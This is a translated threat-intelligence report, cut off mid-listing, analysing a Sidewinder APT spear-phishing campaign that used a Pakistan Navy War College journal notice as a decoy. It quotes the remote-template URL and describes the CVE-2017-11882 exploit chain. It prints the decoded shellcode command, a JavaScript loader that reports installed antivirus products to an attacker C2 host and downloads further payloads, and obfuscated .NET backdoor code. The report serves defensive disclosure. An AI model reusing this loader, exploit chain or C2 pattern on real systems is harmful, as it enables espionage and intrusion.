Hidden Fangs in South Asia—A Briefing on Recent Rattlesnake Attacks

background

Sidewinder, also known as APT-C-17, Qi Anxin's internal tracking number is APT-Q-39. Its attack activities can be traced back as early as 2012. The organization mainly launched attacks against countries such as Pakistan, China, Afghanistan, Nepal, and Bangladesh, aiming to steal confidential information from government diplomatic agencies, defense and military departments, and higher education institutions. Activities have a strong political background. The organization is capable of attacking both Windows and Android platforms.

The group primarily utilizes email spear-phishing, exploit documents, and DLL sideloading techniques to evade detection and deliver targeted implants. Commonly used attack bait types are: office documents and Ink. Among them, after Ink is executed, Powershell will release the real file and download and execute the hta script to load subsequent malicious files; Office documents are the group's favorite attack bait, which are executed by exploiting known vulnerabilities (such as the CVE-2017-11882 vulnerability) follow-up activities. The organization will also use the method of white and black to load malicious files [1] .

overview

The Rattlesnake Organization has always been our focus. Recently, the Red Raindrop team of Qi Anxin Threat Intelligence Center captured multiple attack samples of the organization in daily threat hunting. This type of sample uses Pakistan-related schools or the army as bait to carry out harpoon attacks, and its attack techniques and tactics (TTP) use the DotNetToJScript tool to generate JS code to load .net programs. In the recent attack activities, we summarized the characteristics of the attack methods of the Sidewinder organization:

(1) Make good use of social engineering and use more appropriate bait, even the bait comes from real documents;

(2) Multi-stage download and obfuscation of subsequent loads;

(3) Use a lightweight remote Shell backdoor, and continue to use related C2 even after being exposed.


After discovering the attack, the Red Raindrop team immediately alerted the security community [2] , but this seems to have alerted the operators of the Rattlesnake organization, and shut down C2 immediately.

RedDrip Team
@RedDrip7

#APT #SideWinder targets Pakistan Navy War College (PNWC)

666b2b178ce52e30be9e69de93cc60a9
Filename: "GUIDELINES FOR JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx"

Template: hxxps://pnwc[.]bol-north[.]com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf



GUIDELINES FOR BEACON JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC)

Pakistan Navy War College (PNWC) invites manuscripts for its journal (Beacon-23). The journal is accredited with HEC in 'Y' category. Research articles shall be accepted in areas related to International Relations, Strategic Studies, International and Regional Security, South Asian Studies, Maritime Security, Indian and Pacific Ocean studies and Hybrid Warfare.

Submission Deadlines: Research scholars who wish to contribute original, unpublished articles to the journal may submit these by first week of January, 2023. The articles may be written individually or co-authored.

Article word limit: The manuscripts should normally be 5000 (+, 10%) words excluding abstract, author's introduction, footnotes and bibliography.

Format: All article submissions must include an abstract of about 200-250 words with 5-7 keywords and footnotes. The first page of the manuscript should contain the title of the paper, the name(s) of author(s), abstract and footnote giving introduction and current affiliation of the author(s). A 'Disclaimer' must be made at (footnote 2) and when applicable.

Plagiarism: Similarity index (Turnitin Report) must not exceed 18%.

Editorial and Peer Review Process: All submissions are screened using "Similarity index" detection software. Articles shortlisted by the Editorial Board will undergo double-blind peer review. During this stage, articles may not be approved for publication by the referees. However, they are found suitable for the Journal, reviewers may recommend either major or minor changes in the manuscript. The revision process may take multiple rounds. Peer Review timelines vary depending on Reviewer availability, area of expertise and responsiveness.

Citation Format: Footnotes and Bibliography must comply with Chicago Manual of Style 17th Edition. Some examples for Footnotes are cited below for guidance:

Book: Peter W. Rose, Class in Archaic Greece (Cambridge: Cambridge University Press,2012), 95.

Chapter of Book: John D.Kelly, "Seeing Red: Mao Fetishism, Pax Americana, and the Moral Economy of War," in Anthropology and Global Counterinsurgency, ed. John D. Kelly et al. (Chicago: University of Chicago Press,2010), ??.

Journal Article: Joshua I. Weinstein, "The Market in Plato's Republic" Classical Philology 104 (2009): 440.

Newspaper/Magazine Article: Daniel Mendelsohn, "But Enough about Me," New York Times, January 25, 2021, 68.

Website: Helen Regan, Nikhil Kumar and Sophia Saifi, "Pakistan Shot Down Two Indian Jets Inside Its Airspace," CNN.com, Accessed February 28, 2021, https://edition.cnn.com/2021/02/26/india-pakistan- strikes-escalation-intl/index.html.

Miscellaneous:

1. UK English Spellings should be used. Dates must be written as 1 January 2023.
2. Acronyms should be written within brackets after writing words in full on first use.
3. Images/ Maps resolution must be of 300-600dpi.

Postal Address: Soft Copy of article (Word Document) as well as 'Certificate or Originality and Publishing Rights' must be signed, scanned and emailed to Point of Contact (ds.research3@pnwc.paknavy.gov.pk).

NOTE: Author(s) as well as members of Editorial Board and Advisory Board would receive a free- copy of the Journal.

5:47 PM · Dec 1, 2022

19 Retweets 1 Quote Tweet 33 Likes

sample information


The basic information of the bait file captured this time is as follows:

-


-

file name	GUIDELINES FOR JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx(Journal Guide - 2023 Pakistan Naval War College)
MD5	666B2B178CE52E30BE9E69DE93CC60A9
File size	13115 bytes
file type	docx

Using relevant documents of the Pakistan Navy as bait, the content of the bait is as follows:



There is no macro code in the decoy sample, and remote template injection is used to pull subsequent loads for execution, reducing the possibility of being killed by anti-software in the early stage. Its remote template injection address is https://pnwc.bol-north.com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf, it can be seen that its domain name is disguised as pnwc Naval War College, Pakistan, agreed with the content of the bait.




sample analysis

remote template file

The remote template file is an RTF file, which uses the CVE-2017-11882 vulnerability to execute Shellcode, and releases the subsequent payload 1.a file to the %temp% directory through the RTF file feature.

```
File: 'C:\\Users\\[illegible]\\Desktop\\file.rtf' - size: 428929 bytes
---+----------+-----------------------------------------------------------------
id |index     |OLE Object
---+----------+-----------------------------------------------------------------
0  |000000FDh |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 209330
   |          |OLE Package object:
   |          |Filename: u'1.a'
   |          |Source path: u'C:\\Users\\user\\AppData\\Local\\Microsoft\\Wind
   |          |ows\\INetCache\\Content.Word\\1.a'
   |          |Temp path = u'C:\\Users\\user\\AppData\\Local\\Temp\\1.a'
   |          |MD5 = '749a2fc5a803a5b58c2023b9d8c2b686'
---+----------+-----------------------------------------------------------------
1  |00067DB5h |Not a well-formed OLE object
---+----------+-----------------------------------------------------------------
2  |00067D5Ah |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 1665
   |          |MD5 = 'c852244bc48fb3a21bdfa6fcbf82fb00'
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+-----------------------------------------------------------------
```

After the vulnerability is executed, execute a ROP chain to jump to the Shellcode location, and the exploit will trigger two pieces of shellcode. The main function of the first shellcode is to obtain the specified memory block by calling the Globallock function, then calculate the starting position of the second shellcode, and jump to the second shellcode for execution.



The shellcode contains a large number of wasteful instructions, which indicates that Sidewinder is gradually improving its shellcode to slow down the analysis speed of analysts. The main function of Shellcode is to load mshtml.dll, call the API RunHTMLApplication function in it, and execute XOR-decrypted commands.

```
javascript:eval\("sa=ActiveXObject;ab=new sa\
(\\"Scripting\.FileSystemObject\\"\);eval\(ab\.OpenTextFile\(ab\.GetSpecialFolder\
(2\)\+\\"\\\\\\\\\1\.a\\",1\)\.ReadAll\(\)\);window\.close\(\)"\)
```


1.a file

The basic information of the released 1.a file is as follows.

-	-
file name	1.a
MD5	749A2FC5A803A5B58C2023B9D8C2B686

File size	208968 bytes
file type	JavaScript

1.a file should be generated by modifying the open source tool DotNetToJScript. The string is obfuscated by multi-layer nested conversion functions, and the embedded PE file is divided into two parts. The former part is obfuscated, and the latter part is used BASE64 for encoding.



The script first decrypts the App.dll, and loads the Work function in the DLL reflectively, and passes 4 parameters to the Work function. The parameter 1 is the URL for downloading file.hta, and the parameter 2 is the uploaded antivirus information. Since the decoy file has been displayed , here parameter 3 and parameter 4 are empty, unlike the previously encrypted decoy document content and decoy document name.

```
        else if (ver == 2) {
            return zM_msW + MF_sub + LP_dou;//v2.0.50727
        }
        return folder.Name;
    }
    var ver = v2.0.50727;
    try {

        function cosNewSubValueSrcValue() {
            return PLAYERMarginRightNull();
        }
        ver = cosNewSubValueSrcValue();
    } catch (e) {
        ver = v2.0.50727;
    }
    shalls[Environment](Process)(COMPLUS_Version)= ver;
    var objWMI1Service = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var colItems = objWMI1Service.ExecQuery("Select displayName, productState From AntiVirusProduct", null, 48);
    var objItem = new Enumerator(colItems);
    var x = "";
    for (; !objItem.atEnd(); objItem[moveNext]()) {
        x += (objItem.item()[displayName] + Yo_boo.toString() + objItem.item().productState).replace(Bb_off.toString(), "");
    }
    var stm = createAppExternal_shimU2024(so.split(Dh_cre.toString()).join(''));
    var fmt = new tYwGd(jQ__Tr + Xf_dur + oj_var + Rj_unr + HM_wea);//System.Runtime.Serialization.Formatters.Binary.BinaryFormatter
    var al = new tYwGd(AT_Sav + PG_has + jZ_use + Vz_ori);//System.Collections.ArrayList
    var d = fmt[nG_row + jw_fea + Yn_end + HR_sco](dash);//Deserialize_2
    al[Tk_sub + fi_sig + gf_def](undefined);//Add
    var o = d[DynamicInvoke](System.Collections.ArrayList[ToArray]())[CreateInstance](Program);
    if (x && x.length) {
        x = x + "_stg1";
    }
    var aUrl = BY_nex + vj_unz + ez_les + xM_ext + x;//https://pnwc.bol-north.com/5808/1/3686/3/3/0/1857934116/rFkgii1xhFzMXDgsnuPZNZc2azrtb5cpeN4bQzwX/files-c8398f43/0/data?d=
    var ww = o[Work];
    ww(iJ_thr + sT_Ang + db_Web + cC_Clo);//https://pnwc.bol-north.com/5808/1/3686/3/1/1/1857934116/rFkgii1xhFzMXDgsnuPZNZc2azrtb5cpeN4bQzwX/files-f9da4b04/1/
    window.close();
catch (e) { o[Work]("https://pnwc.bol-north.com/5808/1/3686/3/1/1/1857934116/rFkgii1xhFzMXDgsnuPZNZc2azrtb5cpeN4bQzwX/files-f9da4b04/1/", aUrl, "", ""); window.close(); }
 finally { }

    } catch(e) {
    } finally {
        window.close();
    }
```

App.dll

App.dll is actually a dll written in .net, and it has also been obfuscated, but the obfuscator did not obfuscate the key code too much, and the core code is still readable.

```
public void Work(string primatologiesopisthobranchsregressivenesshydrothoracesdisregardfulwindbreakersinvestments, string
  outthrustingwindbreakersreconveyanceantineutronscompulsionsdeactivations, string polyelectrolytepredominationsleatherneckouthumoringsuperagentsreinvigorating, string
  quincentennialsnoisomenessesparasitologistspraxeologicallallygaggingsubauditionapotheosized)
{
    int num2;
    int num = (num2 = -4);
    if ((1966225960 ^ 1625423441) == 366199929)
    {
        num2 = num + sizeof(int);
    }
    bool flag = num2 != 0;
    bool flag2 = false;
    if (outthrustingwindbreakersreconveyanceantineutronscompulsionsdeactivations.IndexOf
      (professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally("獮玉兹献竑玉", 1698053540, 359691030,
      1308523234, 869131924, 810791992), 0, StringComparison.OrdinalIgnoreCase) == -1)
    {
        if (outthrustingwindbreakersreconveyanceantineutronscompulsionsdeactivations.IndexOf
          (professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally("\ue79f\ue7b4\ue79f\ue7b1\ue7b2",
          -57479462, -1996101826, -98954122, 384686402, 1896216612), 0, StringComparison.OrdinalIgnoreCase) != -1)
        {
            flag = true;
        }
        else if (outthrustingwindbreakersreconveyanceantineutronscompulsionsdeactivations.IndexOf
          (professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally("\uaa2b\uaa31", -794899327, -418666038,
          430682053, -108726699, 2096936968), 0, StringComparison.OrdinalIgnoreCase) != -1)
        {
            flag2 = true;
        }
    }
    try
    {
        Program.osteologistfearfullestprofessionallystreptolysinconsumerisms(outthrustingwindbreakersreconveyanceantineutronscompulsionsdeactivations);
    }
    catch
    {
    }
    if (!string.IsNullOrEmpty(quincentennialsnoisomenessesparasitologistspraxeologicallallygaggingsubauditionapotheosized))
    {
        try
        {
            string text = Environment.ExpandEnvironmentVariables
              (professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally("茲菰更茸茻茲茧", 668375049,
              -888896821, 2014416918, -809201404, 837512231) + quincentennialsnoisomenessesparasitologistspraxeologicallallygaggingsubauditionapotheosized.Replace
              (professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally("楮", -869188754, -373265683,
              1260086854, 1599012346, -982699589), professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally
              ("ᵚ", 1104117770, 2105871797, -1588197766, 1011819533, 1785612352)));
